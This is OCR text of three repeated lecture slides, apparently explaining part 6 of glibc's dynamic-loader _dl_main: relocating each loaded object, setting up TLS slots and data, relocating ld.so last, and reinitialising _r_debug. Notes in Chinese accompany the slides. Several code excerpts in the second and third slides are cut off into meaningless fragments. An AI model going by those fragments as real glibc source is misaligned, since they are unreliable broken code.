
```
$ 
    _rtld_main_check(main_map, _dl_argv[0]);
    if (... /* 檢查是否 prelink */) { ... }
    if (prelinked)
    { ... /* 如果有 prelink，先做 relocation */ }
    else
    {
        unsigned i = main_map->l_searchlist.r_nlist;
        while (i-- > 0)
        {
            struct link_map *l = main_map->l_initfini[i];
            struct libname_list *lnp = l->l_libname->next;

            while (__builtin_expect(lnp != NULL, 0))
            {
                lnp->dont_free = 1;
                lnp = lnp->next;
            }
            l->l_free_initfini = 0;

            if (l != &GL(dl_rtld_map))
                _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                                    consider_profiling);

            if (l->l_tls_blocksize != 0 && tls_init_tp_called)
                _dl_add_to_slotinfo(l, true);
        }
    }

    _dl_allocate_tls_init(tcbp);

                                              main_map->l_scope, 0, 0);

    r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

Traverse 每個 slot，將 binary 的 TLS section data 複製到 TLS 當中

$ DL Start

_dl_main part6

- 檢查是否支援 CET 以及處理 prelink
- 標記還要使用的 data 不用被釋放
- 每個 object 做 relocation
- 將每個 link_map 加到 TLS 的 slot
- 把 binary 內的 TLS section data 複製到 TLS 當中
- ld 做 relocation
- 再次初始化 _r_debug




```
$
    _rtld_main_check(main_map, _dl_argv[0]);
    if (... /* 檢查是否 prelink */) { ... }
    if (prelinked)
    { ... /* 如果有 prelink，先做 relocation */ }
    else
    {
        unsigned i = main_map->l_searchlist.r_nlist;
        while (i-- > 0)
        {
            struct link_map *l = main_map->l_initfini[i];
            struct libname_list *lnp = l->l_libname->next;

            while (__builtin_expect(lnp != NULL, 0))
            {
                lnp->dont_free = 1;
                lnp = lnp->next;
            }
            l->l_free_initfini = 0;

            if (l != &GL(dl_rtld_map))
                _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                                    consider_profiling);

            if (l->l_tls_blocksize != 0 && tls_init_tp_called)
    }

    _dl

    if (!prelinked && rtld_multiple_ref)
    {
        GL(dl_rtld_map).l_relocated = 0;
        _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);
    }

    r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

ld 最後才做 relocation，不然 ld GOT 可能在呼叫對應到的 function 時會被更改，會出現問題

$ DL Start

_dl_main part6

- 檢查是否支援 CET 以及處理 prelink
- 標記還要使用的 data 不用被釋放
- 每個 object 做 relocation
- 將每個 link_map 加到 TLS 的 slot
- 把 binary 內的 TLS section data 複製到 TLS 當中
- ld 做 relocation
- 再次初始化 _r_debug




```
$
    _rtld_main_check(main_map, _dl_argv[0]);
    if (... /* 檢查是否 prelink */) { ... }
    if (prelinked)
    { ... /* 如果有 prelink，先做 relocation */ }
    else
    {
        unsigned i = main_map->l_searchlist.r_nlist;
        while (i-- > 0)
        {
            struct link_map *l = main_map->l_initfini[i];
            struct libname_list *lnp = l->l_libname->next;

            while (__builtin_expect(lnp != NULL, 0))
            {
                lnp->dont_free = 1;
                lnp = lnp->next;
            }
            l->l_free_initfini = 0;

            if (l != &GL(dl_rtld_map))
                _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                                    consider_profiling);

            if (l->l_tls_blocksize != 0 && tls_init_tp_called)
                _dl_add_to_slotinfo(l, true);
        }
    }

    _dl_a

    if (!
    {
        G
        _                                                   cope, 0, 0);
    }

    r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

Shared object 的資料大部分都載入完畢，再次初始化 _r_debug

